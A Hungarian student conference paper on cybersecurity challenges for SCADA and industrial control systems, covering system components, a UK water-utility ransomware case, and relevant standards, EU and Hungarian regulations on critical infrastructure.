

36. Országos Tudományos Diákköri Konferencia
Had- és Rendészettudományi Szekció
Budapest, 2023. április 18-20.
Nemzeti Közszolgálati Egyetem
Rendészettudományi Kar

SCADA rendszerek kiberbiztonsági kihívásai

Jelige: *SCADAhack*

Pályamunka lezárásának időpontja: 2023. január

2023.

Tartalomjegyzék

BEVEZETÉS	1
Téma aktualitása.....	1
Tudományos probléma megfogalmazása	2
Kutatási célkitűzések.....	2
Hipotézisek.....	3
Kutatási módszertan	3
1 SCADA RENDSZEREK ÉS A LÉTFONTOSSÁGÚ RENDSZERELEMEK.....	4
1.1 Rendszerek bemutatása.....	4
1.2 Vonatkozó előírások, ajánlások	7
1.3 Létfontosságú rendszerelemek megjelenési formái.....	12
Következtetések	15
2 KIHÍVÁSOK ÉS KOCKÁZATOK AZONOSÍTÁSA, ELEMZÉSE	16
2.1 Kiberbiztonsági fenyegetések.....	16
2.2 Kockázatelemzés	20
Következtetések	26
3 EMPIRIKUS VIZSGÁLATOK.....	27
3.1 Elméleti modell és adatok.....	27
3.2 Szimuláció, elemzés	32
Következtetések	39
ÖSSZEGZETT KÖVETKEZTETÉSEK	40
Eredmények.....	41
Lehetséges felhasználás.....	42
IRODALOMJEGYZÉK.....	43
MELLÉKLETEK	46
Rövidítések jegyzéke.....	46
Táblázatjegyzék.....	46
Ábrajegyzék	46

BEVEZETÉS¹

Téma aktualitása

Az Industrial Control Systems, azaz ipari vezérlőrendszerek (a továbbiakban: ICS) és a Supervisory control and data acquisition, azaz a felügyeleti ellenőrző és adatgyűjtő rendszerek (a továbbiakban: SCADA) az ipari létesítmények és a létfontosságú rendszerelemek, vagy a köznyelvben ismert kritikus infrastruktúrák működésének kritikus elemei. A világ számos ipari területén exponenciálisan növekszik a SCADA rendszerek használata. Az információs és kommunikációs technológia fokozott és jelentős növekedése arra kényszeríti a szervezeteket, hogy SCADA rendszereiket a szabadalmaztatott technológiáról, és a protokollalapú rendszerekről az internetalapúakra állítsák át. Ez a paradigmaváltás megnövelte a SCADA rendszereket célzó kockázatokat is. A kritikus infrastruktúrában számos szervezet telepített SCADA/ICS rendszert a folyamatok vezérlésének és az adatgyűjtés automatizálására. Ezek a rendszerek nagy értékű célpontokká váltak az üzleti műveletek megzavarására törekvő támadók számára. Ennek kitűnő példája, hogy 2022. augusztusában² az Egyesült Királyságban egy zsarolóvírus-csoport legalább egy vízszolgáltatót megtámadott, de némi zavar van abban, hogy valójában kinek a rendszereit törték fel. A Cl0p csoport weboldalán megjelent, hogy betörték a Thames Water rendszereibe, amely az Egyesült Királyság legnagyobb víz- és szennyvízszolgáltatójaként hirdeti magát, és 15 millió embert szolgál ki. Kiberbiztonsági szakértők azonban rámutattak, hogy bár a Cl0p a Thames Water-t nevezi meg a weboldalán, a betörés bizonyítékeként kiszivárgott fájlok valójában egy másik, a South Staffordshire nevű vízszolgáltatóhoz tartoznak, amelynek leányvállalatai, a South Staffs Water és a Cambridge Water 1,6 millió embert és több tízezer vállalkozást szolgálnak ki az Egyesült Királyságban. Pár nappal később a South Staffordshire megerősítette, hogy kiberbűnözők célpontja lett.

Mindemellett a sikeres kibertámadások megbéníthatják a belső folyamatokat, pénzügyi veszteségeket okozhatnak, és potenciálisan emberéleteket is követelhetnek. A vállalati információs rendszerek tesztelésében részt vevő biztonsági szakértők többsége feltárta, hogy a külső támadások elleni védelem nem megfelelő, és az ipari hálózatok nincsenek megfelelően elszigetelve a vállalati rendszerektől.

¹ A dolgozat a Kulturális és Innovációs Minisztérium [REDACTED] kódszámú Új Nemzeti Kiválóság Programjának a Nemzeti, Kutatási, Fejlesztési és Innovációs alapról finanszírozott szakmai támogatásával készült.

² Eduard Kovacs, „Ransomware Group Claims Access to SCADA in Confusing UK Water Company Hack | SecurityWeek.Com”, 2022. augusztus 16., <https://www.securityweek.com/ransomware-group-claims-access-scada-confusing-uk-water-company-hack>.

Tudományos probléma megfogalmazása

A tudományos probléma a kibertámadások számának, módozatainak egyre szélesebb köréből ered, amellett, hogy egyre több eszköz csatlakozik a hálózatokra. Úgy, mint az átlag felhasználó esetében is, itt is számolnia kell a vezetőknek/munkavállalóknak a különböző támadások lehetőségével. Azonban kiemelendő, hogy ipari rendszerekről beszélünk, melyek a létfontosságú rendszerelemek alappillérei, így a mindennapi életben fontos szerepet játszanak. Amennyiben egy ilyen rendszer sérül, vagy megszűnik annak beláthatatlan következményei lehetnek. Emellett hangsúlyos, hogy az internet adta lehetőségek által adatok milliói elérhetők nyílt forrásból, így a támadó feleknek az Open Source Intelligence, azaz a nyílt forrású információgyűjtés (a továbbiakban: OSINT) megkönnyíti a felderítést egy támadás kivitelezéséhez.

Kutatási célkitűzések

A kutatásom célja a releváns hazai és nemzetközi szakirodalmak vizsgálatával meghatározni azokat a kiberbiztonsági kihívásokat, amelyek a SCADA rendszereket érintik. Első lépésként szükséges felmérni, hogy milyen elemekből épül fel egy ilyen rendszer, illetve mely folyamatok során alkalmazzák ezeket a különböző létfontosságú rendszerelemek létesítményeiben. Ezáltal összegyűjtöm és rendszerezem a lehetséges kiberbiztonsági fenyegetéseket, mind általános, mind pedig rendszerspecifikusan.

A sajátosságok meghatározását követően a nyílt forrású információszerzés segítségével, különböző OSINT-eszközök használata által meghatározom, hogy elérhető-e bármilyen támadási pont, nyitott port az interneten, amely fenyegetést jelentene egy létfontosságú rendszerelemben használt SCADA rendszer kompromittálására. Ezzel összefüggésben egy esettanulmányon keresztül célozom felmérni egy fiktív SCADA rendszer nyitott portján keresztüli behatolás lehetőségét, illetve az ezáltal keletkezett esetleges hatásokat. Ehhez kapcsolódóan a megfelelő a módszertan kiválasztásával felmérném és azonosítanám a kockázatokat.

Hipotézisek

A kutatásom során az alábbi hipotéziseket fogalmaztam meg:

H1: 2010 óta a legtöbb ismert támadás az energia szektor SCADA rendszereit érte.

H2: Nyílt forrásból nem érhető el létfontosságú rendszerelem nyitott portja, mely által a SCADA rendszer támadható.

H3: A SCADA rendszerek legsebezhetőbb pontja a kommunikációs protokoll.

Kutatási módszertan

Elsődlegesen a hazai és nemzetközi releváns szakirodalmak feldolgozásával a SCADA rendszerek felépítését, használatát, valamint működésének szabályait határozom meg a létfontosságú rendszerelemek definiálása mellett. A jogszabályok, szabványok esetében összehasonlító elemzést végezek a hazai és nemzetközi szabályozások tekintetében. Ezt követően rendszerezem a kiberbiztonsági fenyegetéseket – annak bekövetkezési éve, támadás típusa, illetve az érintett szektor szempontok alapján. Továbbá összegyűjtöm és bemutatom a téma szempontjából releváns kockázatelemzési módszertanokat. Emellett egy OSINT-eszköz segítségével feltártam azokat a nyitott portokat, amelyek veszélyt jelenthetnek egy ipari rendszer működésére. Ezt alapul véve egy esettanulmányon keresztül kockázatelemzést végeztem amellet, hogy egy támadást szimuláltam két virtuális gép között.

1 SCADA RENDSZEREK ÉS A LÉTFONTOSSÁGÚ RENDSZERELEMEK

A kiberbiztonsági kihívások ismertetése előtt fontos a SCADA rendszerek elemeinek bemutatása, valamint a rendszer használatának, annak előnyeinek felsorolása. Ehhez szorosan kapcsolódik a jogi szabályozási háttér is – gondoljunk a létrehozás, működtetés szabályozására. Általánosságban elmondható, hogy a SCADA rendszerek leginkább a létfontosságú rendszerelemek, avagy kritikus infrastruktúrák tekintetében jelennek meg, így célszerű ezek hazai, illetve nemzetközi szabályozását is részletezni.

1.1 Rendszerek bemutatása

Az ICS egy általános kifejezés, amely többféle vezérlőrendszertípust foglal magában, beleértve a felügyeleti vezérlő és adatgyűjtő (SCADA) rendszereket, a Distributed Control Systems, azaz elosztott vezérlőrendszereket (a továbbiakban: DCS) és más vezérlőrendszer-konfigurációkat, például az ipari ágazatokban és a kritikus infrastruktúrákban – vagy a magyar szabályozói megnevezés szerint létfontosságú rendszerelemekben – megtalálható Programmable Logic Controllers, vagyis programozható logikai vezérlőket (a továbbiakban: PLC). Az ipari vezérlőrendszer olyan vezérlőelemek (pl. elektromos, mechanikus, hidraulikus, pneumatikus) kombinációiból áll, amelyek együttesen működnek egy ipari cél (pl. gyártás, anyag- vagy energiaszállítás) elérése érdekében³.

A DCS-ek olyan számítógépes szoftvercsomagok, amelyek kommunikálnak a vezérlő hardverrel, és Human Machine Interface, azaz a központosított ember-gép interfészt (a továbbiakban: HMI) biztosítanak a vezérelt berendezések számára⁴. A PLC olyan szilárdtestes vezérlőrendszer, amely felhasználó által programozható memóriával rendelkezik utasítások tárolására, illetve olyan speciális funkciók megvalósítása céljából, mint a bemenetek/kimenetek vezérlése, logika, időzítés, számlálás, három üzemmódú vezérlés, kommunikáció, aritmetika, valamint adat- és fájlfeldolgozás⁵.

A SCADA rendszerek több komponensből tevődnek össze – hardverkomponensekből és szoftverprogramokból áll, ahol a hardver magában foglalja a Remote Terminal Units, azaz a távoli terminálegységeket (a továbbiakban: RTU), a Master Terminal Unit-ot, vagyis a

³ „NIST Special Publication 800-53 Revision 5.”, National Institute of Standards and Technology, 2020. szeptember 23., <https://doi.org/10.6028/NIST.SP.800-53r5>.

⁴ Thomas Dunn, „10 - Basics of Control Systems”, in *Flexible Packaging*, szerk. Thomas Dunn (Oxford: William Andrew Publishing, 2015), 103–10.

⁵ Keith Stouffer és mtsai., „NISTIR 8183 Revision 1.” (National Institute of Standards and Technology, 2020. október 7.), <https://nvlpubs.nist.gov/nistpubs/ir/2020/NIST.IR.8183r1.pdf>.

főterminálegységet (a továbbiakban: MTU), a működtetőket és az érzékelőket. A szoftverprogramok a HMI-ből, a Historian, tehát a központi adatbázisból és más felhasználói szoftverekből áll. Ezek a szoftverek biztosítják a hardver és a szoftver közötti kommunikációs interfészt. A fizikai környezet kapcsolódik a működtető eszközökhöz és érzékelőkhöz, amelyek tovább kapcsolódnak az RTU-khoz. Az RTU-k összegyűjtik az érzékelők információit és adatait, és a telemetriai adatokat továbbítják az MTU-nak. a SCADA rendszer megfigyelésére és vezérlésére⁶. A mélyebb betekintés érdekében az egyes komponensek működésének, feladatainak ismertetése is szükséges, melyek a következők:

- az RTU felelős a valós idejű adatok és információk gyűjtéséért a fizikai környezethez LAN/WAN kapcsolaton keresztül csatlakoztatott érzékelőkből. Az RTU-k továbbítják az információkat az MTU-nak. Ezek felelősek továbbá a rendszerhez kapcsolódó fizikai eszközök aktuális állapotadatainak továbbításáért.
- Az MTU a központi felügyeleti állomás. Feladata a vezérlés, az RTU-gépek kommunikációs kapcsolatokon keresztüli vezérléséért és irányításáért felelős. Válaszol az RTU-tól érkező üzenetekre is, valamint feldolgozza és tárolja az adatokat.
- A HMI kommunikációs interfészt biztosít a SCADA hardver- és szoftverkomponensek között. Felelős a SCADA működési információinak vezérléséért, például az RTU és MTU közötti vezérlésért, felügyeletért és kommunikációért szöveg, statisztika vagy más érthető tartalom formájában.
- A Historian a kétirányú kommunikációs adatok, események és riasztások felhalmozására szolgál. Leírható központi adatbázisként vagy távoli helyen található szerverként. A Historian-t a HMI-n megjelenő grafikus trendek feltöltéséhez kérdezik le.
- A kommunikációs hálózat kommunikációs szolgáltatásokat nyújt a SCADA rendszer különböző összetevői között. A használt közeg lehet vezeték nélküli vagy vezetékes⁷.

A SCADA rendszer fő célja az ipari folyamatok berendezéseinek felügyelete és vezérlése. Így több területen is alkalmazzák ezeket: gyártás, vízgazdálkodás, olaj és gáz ellátás, szállítás, megújuló energiaforrások, valamint az áramelosztás és szabályozás területén is. Ezekben az

⁶ Geeta Yadav és Kolin Paul, „Architecture and Security of SCADA Systems: A Review”, *International Journal of Critical Infrastructure Protection* 34 (2021. szeptember 1.): 100433, <https://doi.org/10.1016/j.ijcip.2021.100433>.

⁷ Neel H Pathak és Hashmukh Patel, „A review on Modern SCADA Systems and Security Consideration of Individual SCADA system's components”, *International Journal of Engineering Development and Research* 2, sz. 2 (2014. 0): 1693–99.

iparágakban a SCADA rendszerek értékes információkat szolgáltatnak a kulcsfontosságú érdekelt feleknek. A rendszer segítségével javíthatják az ipari üzemek teljesítményét, nyomon követhetik az üzemek hatékonyságát, és a rendszertől kapott üzeneteken keresztül mérsékelhetik a hibákat és leállásokat. Napjaink fejlett ipari világában a SCADA rendszerek kulcsfontosságúak az ipari üzemek hatékonyabb működéséhez, mivel sokkal könnyebben és gyorsabban gyűjtik össze a lényeges adatokat. Ez sok vállalkozásnál lehetővé teszi az erőforrások jobb elosztását. A SCADA rendszer számos különböző típusú berendezéshez csatlakozik: az időjárás-érzékelőktől és szivattyúktól az energiatermelésig és a motorokig mindent felügyel és vezérel, attól függően, hogy milyen adatokra van szükség⁸.

A rendszer felépítése és alkalmazási területei mellett érdemes kitérni, hogy általánosságban milyen előnyei lehetnek a használatnak. Ennek összefoglalását a következő táblázat foglalja össze:

1. táblázat: SCADA rendszer előnyei (saját szerkesztés, G. L. Francis⁹ alapján)

Tulajdonság	Leírás
Sokoldalúság	A SCADA-t heterogén eszközök összekapcsolására fejlesztették ki. A számos rendelkezésre álló meghajtó lehetővé teszi a csatlakozást bármilyen típusú és összetettségű eszközhöz, így lehetséges a PLC, valamint a speciális célú eszközök vagy kommunikációs multiplexer vezérlése minden átviteli módszerrel és médiával.
Sebesség	Az esemény-vezérelt architektúra rendkívül gyors válaszidőt tesz lehetővé, ezért a rendszer teljesítményét nem befolyásolja a csatlakoztatott bemenetek/kimenetek száma.
Hatékonyság	A SCADA korlátozott memória- és feldolgozási teljesítményt igényel, ami lehetővé teszi a költséghatékony konfigurációkat, amelyek még mindig képesek használni a rendszer összes funkcióját.
Könnyű használat	A kezdeményezést fejlesztő környezet és a természetes használat: az interfész, valamint a projekt helyességének bármikori ellenőrzése lehetővé teszi a komplett alkalmazások órákban történő fejlesztését napok vagy hónapok helyett.
Megbízhatóság	A SCADA moduláris és védett felépítése az egyik olyan elem, amely növeli a rendszer stabilitását és megbízhatóságát, lehetővé téve az üzemeltető számára, hogy csak kiválasztott modulokat kapcsoljon ki és frissítsen anélkül, hogy az egész rendszer leállna.
Kompakt jelleg	A SCADA-t kifejezetten a rendszer erőforrásainak hatékony felhasználására tervezték, amit a nagymértékben optimalizált kód és algoritmusok révén érnek el.
Biztonság	Az összes végrehajtott művelet szigorúan ellenőrzött és auditált. Az üzemeltetők a rendszernek csak az általuk engedélyezett részét használhatják.

⁸ „What Is SCADA? | SCADApedia”, *SCADA International* (blog), elérés 2022. szeptember 1., <https://scada-international.com/what-is-scada/>.

⁹ Francis G.L., *SCADA: Beginner's Guide*, 2016.

Tulajdonság	Leírás
Funkciók	A SCADA leegyszerűsíti az adatbázis létrehozását és a konfigurációs eljárást az űrlapok kitöltésére, így csak a projekt valóban szükséges paramétereit határozza meg. Ezek a módszerek nem csak a tervező feladatát könnyítik meg, hanem ténylegesen megmutatják a megfelelő módszert a tiszta és teljes dokumentáció automatikus létrehozására.
Szelektív riasztáskezelés	A riasztások logikai csoportokba rendezhetők és prioritással láthatók el, így lehetővé téve az adott üzem különböző részeihez kapcsolódó riasztások áttekintését, valamint a kevésbé jelentős riasztások elrejtését egy adott állapotban.
Online konfiguráció	Minden scada-projekt paraméter – akár adatbázis-objektum, akár grafikus szimbólum – online hozzáadható, módosítható vagy törölhető, miközben az összes valós idejű felügyeleti és vezérlési tevékenység aktív marad. Ez a funkció növelheti a projektek összehangolásának sebességét, amelyet általában az ügyfél telephelyén végeznek el az összes eszköz rendszeres működése mellett.

1.2 Vonatkozó előírások, ajánlások

Az előző alfejezet tartalmazza, hogy mely területeken alkalmazzák a SCADA rendszereket, kijelenthető, hogy mind kiemelt jelentőséggel bír egy ország, és annak állampolgárai szempontjából egyaránt. Ebből következik, hogy a biztonság is kiemelt szerepet kap a rendszer kialakításánál, működtetésénél egyaránt. Különböző előírásoknak kell megfelelni a biztonságos működés érdekében, melynek egyik pillérét általánosságban SCADA biztonsági keretrendszernek neveznek. Ez különféle biztonsági intézkedéseket foglal magában, amelyek képesek kezelni a különböző problémákat:

- adminisztratív intézkedések: szervezet vezetése és biztonsága, szabványok, irányelvek és kivételek, kockázatértékelés oktatás és képzés, megfelelőségi keretrendszer;
- SCADA intézkedések: sérülékenységi menedzsment, fizikai biztonság, hálózati biztonsági ellenőrzések, identitás- és hozzáférés-kezelés, adatvagyon menedzsment;
- alkalmazás és adatbiztonság: adatbiztonság, alkalmazásbiztonság, rosszindulatú kódok megelőzése és észlelése, változáskezelés;
- rendszerbiztosítás: biztonságos konfiguráció, rendszer ellenálló képessége, üzletmenet-folytonosság és katasztrófa-helyreállítás tervezés;
- ellenőrző intézkedések: forensics, fenyegetés monitorozás, incidenskezelés;
- külső intézkedések: partnerbiztonsági menedzsment, szállítói biztonsági menedzsment.

Az előbbi intézkedések összefoglalva egy biztonságpolitikát alkotnak. Ezek a politikák, stratégiák alapvető fontosságúak a fenntartható biztonsági rendszer kiépítéséhez. Emellett a megfelelő biztonsági adminisztráció is elengedhetetlen, hiszen az előbb említett elemek nélkül lehetetlenné válik a rendszer megfelelő működése, hiszen kiszolgáltatottá válik a különböző

sebezhetőségeknek. Azonban nem csak politikát, stratégiát, hanem más konkrét biztonsági dokumentumot, például biztonsági tervet és végrehajtási iránymutatást is lehet, és kell készíteni a SCADA rendszerben alkalmazandó konkrét gyakorlatok meghatározása érdekében¹⁰.

Emellett az ISA112 SCADA rendszerek szabványügyi bizottsága aktívan dolgozik egy sorozat ISA-szabvány és műszaki jelentés kidolgozásán. A 2016-ban létrehozott bizottság munkájában jelenleg több mint 200 SCADA-szakértő vesz részt a világ minden tájáról, akik az iparágak széles körét képviselik. A két önkéntes társelnök által vezetett bizottság arra törekszik, hogy a következő felek között egyenletes egyensúly legyen: végfelhasználók, gyártók, forgalmazók, tanácsadók, mérnöki irodák, vállalkozók, rendszerintegrátorok, kormányzati szabályozók és más érdekelt felek. A szabvány- és jelentéssorozat a csővezetékek, a víz- és szennyvíz-, az energia-, az olaj- és gázipar, valamint más iparágak SCADA rendszereinek rendszertervezésével, megvalósításával, üzemeltetésével és karbantartásával foglalkozik, így támogatva e rendszerek általános integritását és megbízhatóságát. A szabványok és a műszaki jelentések célja, hogy útmutatást nyújtanak a SCADA rendszerek tervezéséhez, megvalósításához, üzemeltetéséhez és karbantartásához azáltal, hogy számos iparágban dokumentálják a legjobb gyakorlatokat. A tervek szerint egy vagy több szabványt dolgoznak ki, amelyeket a megvalósítás részleteit és az ipárgspecifikus iránymutatásokat kibővítő műszaki jelentések egészítenek ki. Jelenleg a belső bizottsági véleményezési és szerkesztési feladatok zajlanak, az első ISA112 szabványdokumentum közzétételét 2023 őszére tervezik¹¹.

Továbbá vannak bizonyos jogszabályi kötelezettségek is, amelyek vonatkoznak a SCADA-t használó üzemekre, vállalkozásokra, ilyen például az Európai Unió (a továbbiakban: EU) tagállamaiban érvényes Az Európai Parlament és a Tanács (EU) 2016/1148 irányelve (2016. július 6.) a hálózati és információs rendszerek biztonságának az egész Unióban egységesen magas szintjét biztosító intézkedésekről szóló irányelve, röviden a NIS-irányelv¹². Az irányelv hatálya alá tartozik az elektromosság, víz (beleértve a kezelést és a hulladékot), olaj-gáz, egészségügy, szállítás, digitális infrastruktúra (beleértve a felhőalapú tárolást, az online piactereket és a keresőmotorokat) iparágak. Az irányelv nem csak e szolgáltatások és

¹⁰ Logsign Team, „SCADA Cybersecurity Framework - SCADA Security Policies”, 2020. augusztus 12., <https://www.logsign.com/blog/scada-cybersecurity-framework/>.

¹¹ „ISA112, SCADA Systems”, isa.org, elérés 2022. szeptember 2., <https://www.isa.org/standards-and-publications/isa-standards/isa-standards-committees/isa112>.

¹² A dolgozat készítésének ideje alatt megjelenés alatt volt a NIS2-irányelv, azonban még nem lépett hatályba, így a korábbi irányelvet veszi alapul a szerző.

infrastruktúrák szolgáltatóit és üzemeltetőit érinti, hanem az egész európai társadalmat. 2018 májusában lépett hatályba az összes EU-tagországban, és különleges követelményeket határoz meg a biztonsági kockázat kezelése, a kibertámadások elleni védelem, a kiberbiztonsági események észlelése és a kiberincidensek hatásának minimalizálása terén. Ez magában foglalja a kritikus infrastruktúra-szolgáltatók és az alapvető szolgáltatások üzemeltetőinek információtechnológiai rendszereire, valamint az üzemeltetési technológiai rendszerekre vonatkozó irányelvi követelményeket, beleértve az ipari vezérlőrendszereket, például a SCADA-t is¹³.

Mindemellett az Európai Kiberbiztonsági Ügynökség (a továbbiakban: ENISA) jelentése tartalmazza a különböző szabványokat az ipari irányítórendszerekre vonatkozóan, amelyben megjelennek kifejezetten a SCADA rendszerekre vonatkozó szabványokat, iránymutatásokat. Ennek összefoglalását a következő táblázat tartalmazza¹⁴:

¹³ Awen Collective, „Why Should I Be Aware of the NIS Directive?“, elérés 2022. szeptember 3., <https://www.awencollective.com/nis-directive>.

¹⁴ „Annex III. ICS Security Related Standards, Guidelines and Policy Documents”, Report/Study, ENISA, elérés 2022. szeptember 3., <https://www.enisa.europa.eu/publications/annex-iii>.

2. táblázat: Szabványok és iránymutatások (saját szerkesztés, ENISA alapján)

Hatókör	Típus	Név	Bevezetés dátuma	Rövid Leírás
Nemzetközi	Szabvány	IEEE 1711. Próbahasználati szabvány az alállomási soros vonal kiberbiztonságára szolgáló kriptográfiai protokollhoz	2011. február	Az IEEE 1711 egy speciális soros biztonsági protokollt határoz meg kétféle kriptográfiai modul számára: SCADA kriptográfiai modulok (SCM) a soros SCADA-csatorna védelmére, és karbantartási kriptográfiai modulok (MCM) a karbantartási csatorna védelmére, amely általában egy betárcsázós kapcsolat.
Multilaterális kezdeményezések	Íránymutatás (jó gyakorlat)	Ipari vezérlőrendszerek kiberbiztonsági értékelése. A jó gyakorlat útmutató	2011. április	A dokumentum célja, hogy megismertesse az objektum tulajdonosait a kiberbiztonsági tesztelés általános folyamatával, és betekintést nyújtson a konkrét tesztelési módszerekbe, hogy a tulajdonosok megtanulják előírni az egyéni értékelést, amely maximalizálja a tesztelési költségvetésük kimenetelét.
Nagy Britannia	Íránymutatás (jó gyakorlat)	Jó gyakorlatok útmutatója - Folyamatirányítás és SCADA biztonság	2008. június	Az iránymutatáshét elemből álló keretrendszert javasol a következőkre a folyamatirányítás biztonságának kezelése: Általános útmutatás 1. Üzleti kockázat 2. Biztonságos architektúra bevezetése 3. Reagálási képességek kialakítása 4. Tudatosság és készségek fejlesztése 5. Harmadik fél kockázatának kezelése 6. Projektek bevonása 7. Folyamatos irányítás kialakítása
Nagy Britannia	Íránymutatás (jó gyakorlat)	Tűzfal telepítése SCADA és folyamatirányító hálózatokhoz. A jó gyakorlat útmutató	2008. június	Ez a dokumentum a SCADA tűzfal-telepítés jelenlegi gyakorlatának vizsgálatának és összeállításának eredménye. A cél az volt, hogy megvizsgálja a tűzfalarchitektúrák, a telepítés és az ipari vezérlőkörnyezet védelmére használt menedzsment „korszerűségét”.
Svédország	Íránymutatás (jó gyakorlat)	Útmutató az ipari vezérlőrendszer fokozott biztonságához	2010. május	Ez az útmutató alapvető ajánlásokat tartalmaz az ipari vezérlőrendszerek biztonságára vonatkozóan. A dokumentum tippeket is ad arra vonatkozóan, hogy hol találhat további információkat. Az általunk nyújtott ajánlások nemzetközileg elismert ajánlásokhoz, gyakorlatokhoz és szabványos munkamódszerekhez kapcsolódnak.

Hatókör	Típus	Név	Bevezetés dátuma	Rövid Leírás
Amerikai Egyesült Államok	Útmutató (műszaki jelentés és jó gyakorlat)	NIST SP 800-82. Útmutató az ipari vezérlőrendszerek (ICS) biztonságához	2011. június	A dokumentum célja, hogy útmutatást adjon az ICS rendszerek biztonságossá tételéhez, beleértve a SCADA, a DCS és más, vezérlési funkciókat ellátó rendszereket. A dokumentum áttekintést ad az ICS-ről és a tipikus rendszertopológiákról, azonosítja e rendszerek tipikus fenyegetéseit és sebezhetőségeit, és javasolt biztonsági ellenintézkedéseket kínál a kapcsolódó kockázatok mérséklésére.
Amerikai Egyesült Államok	Útmutató	Terepi eszközvédelmi profil SCADA rendszerekhez közepes robusztusságú környezetekben	2006. június	Ez a védelmi profil meghatározza az Egyesült Államok kormánya vagy kereskedelmi szervezete által közepes robusztusságú környezetben használt SCADA terepi eszközök minimális biztonsági követelményeit. A SCADA eszköztulajdonosok számára ez a védelmi profil hasznos a vásárlási specifikációk során figyelembe vehető követelmények azonosításában. Alternatív megoldásként az eszköztulajdonosok megkövetelhetik a termékektől, hogy igazolják a jelen védelmi profilnak való megfelelést.
Amerikai Egyesült Államok	Szabvány	12. számú AGA jelentés. A SCADA kommunikáció kriptográfiai védelme	2006. március	Az AGA 12 sorozat célja, hogy időt és energiát takarítson meg a SCADA rendszerek tulajdonosainak azáltal, hogy egy olyan átfogó rendszert javasol, amelyet kifejezetten a SCADA-kommunikáció védelmére terveztek. A végfelhasználók az AGA 12 sorozatot használhatják a SCADA kiberbiztonsági megoldás beszerzésének általános követelményeinek meghatározására, ha ezt az előírást beépítik a beszerzési követelményeikbe. A rendszerintegrátorok az AGA 12 sorozatot használhatják annak biztosítására, hogy a SCADA kiberbiztonságot megfelelően specifikálják, és hogy a rendszer tesztelési terve megfeleljen a biztonsági megoldás üzembe helyezéséhez szükséges valamennyi követelménynek. Végül a SCADA hardver, szoftver és firmware gyártói használhatják az AGA 12 sorozatot annak biztosítására, hogy termékínálatuk megfeleljen a végfelhasználó SCADA kiberbiztonsággal kapcsolatos igényeinek.
Amerikai Egyesült Államok	Iránymutatás (jó gyakorlat)	API 1164, Pipeline SCADA biztonság	2009. június	Ez az iránymutatás kifejezetten arra szolgál, hogy az üzemeltetők rendelkezésére bocsássa a SCADA biztonságával kapcsolatos iparági gyakorlatok leírását, és hogy biztosítsa a megfelelő biztonsági gyakorlatok kialakításához szükséges keretet az üzemeltető egyes vállalatain belül.

A táblázat alapján látható, hogy az Amerikai Egyesült Államokban már korábban, 2006-tól kezdődően nagy hangsúlyt fektetnek a SCADA rendszerek biztonságos kialakítására és működtetésére. Az iránymutatások, útmutatók mellett megtalálható egy szabvány is, azonban ez európai viszonylatban nem mondható el – a kontinensen útmutatások, jó gyakorlatok vannak érvényben. Továbbá megállapítható az is, hogy időben viszonylag szorosan követi az amerikai tevékenységeket az európai gyakorlat. Elmondható azonban az is, hogy nemzetközi szinten, illetve multilaterális kezdeményezések útján implementálható szabvány, valamint további jó gyakorlat egyaránt.

1.3 Létfontosságú rendszerelemek megjelenési formái

Magyarországon a létfontosságú rendszerelem kifejezés van érvényben a törvényi szabályozás, azonban a gyakorlatban rendszerint használják a kritikus infrastruktúra kifejezést is – nemzetközi viszonylatban utóbbi megnevezést használják kizárólagosan.

A hazai szabályozás értelmében a létfontosságú rendszerelem a törvény 1. mellékletében meghatározott ágazatok valamelyikébe tartozó szolgáltatás, eszköz, létesítmény vagy rendszer olyan rendszereleme, illetve azok által nyújtott szolgáltatások, amelyek elengedhetetlenek a létfontosságú társadalmi feladatok ellátásához, továbbá melynek kiesése a meghatározott feladatok folyamatos ellátásának hiánya miatt jelentős következményekkel járna.

Az 1. mellékletben nevesített ágazatok, és a hozzájuk tartozó alágazatok a következők:

1. *Energia* – villamosenergia-rendszer létesítményei (kivéve az atomerőmű nukleáris biztonságára és sugárvédelmére, fizikai védelmére, valamint biztosítéki felügyeletére vonatkozó szabályozás hatálya alá tartozó rendszerek és rendszerelemek), kőolajipar, földgázipar és távhő;
2. *Közlekedés* – közúti, vasúti, légi, vízi közlekedés és logisztikai központok;
3. *Agrárgazdaság* – mezőgazdaság, élelmiszeripar és elosztó hálózatok;
4. *Egészségügy* – aktív fekvőbeteg-ellátás, és a működtetéséhez szükséges szolgáltatások, mentésirányítás, egészségügyi tartalékok és vérkészletek, magas biztonsági szintű biológiai laboratóriumok és gyógyszer-nagykereskedelem;
5. *Társadalombiztosítás* – társadalombiztosítási ellátások igénybevételéhez kapcsolódó informatikai rendszerek és nyilvántartások;
6. *Pénzügy* – pénzügyi eszközök kereskedelmi, fizetési, valamint klíring- és elszámolási infrastruktúrái és rendszerei, bank- és hitelintézeti biztonság és készpénzellátás;

7. *Infokommunikációs technológiák* – internet-hozzáférési szolgáltatás és internet-infrastruktúra, elektronikus hírközlési szolgáltatások, elektronikus hírközlő hálózatok, műsorszórás, postai szolgáltatások és kormányzati elektronikus információs rendszerek;
8. *Víz* – ivóvíz szolgáltatás, felszíni és felszín alatti vizek minőségének ellenőrzése, szennyvízelvezetés és -tisztítás, vízbázisok védelme és árvízi védművek, gátak;
9. *Honvédelem* – honvédelmi rendszerek és létesítmények;
10. *Közbiztonság-védelem* – rendvédelmi szervek infrastruktúrái.

Emellett a jogszabály nevesíti a nemzeti létfontosságú rendszerelemet is, amely szintén a törvény alapján kerül kijelölésre, és annak kiesése a létfontosságú társadalmi feladatok folyamatos ellátásának hiánya miatt elsősorban Magyarországon lenne jelentős hatással. Továbbá megjelenik az alapvető szolgáltatás fogalma is, amely úgy definiálható, hogy a kritikus társadalmi vagy gazdasági tevékenységek fenntartásához szükséges, elektronikus információs rendszertől függő, az alapvető szolgáltatások jegyzékében feltüntetett szolgáltatás¹⁵. Az egyes ágazatonként, valamint ágazatonként lebontott alapvető szolgáltatások jegyzéke a 65/2013. (III. 8.) Korm. rendelet 3. mellékletében található meg.

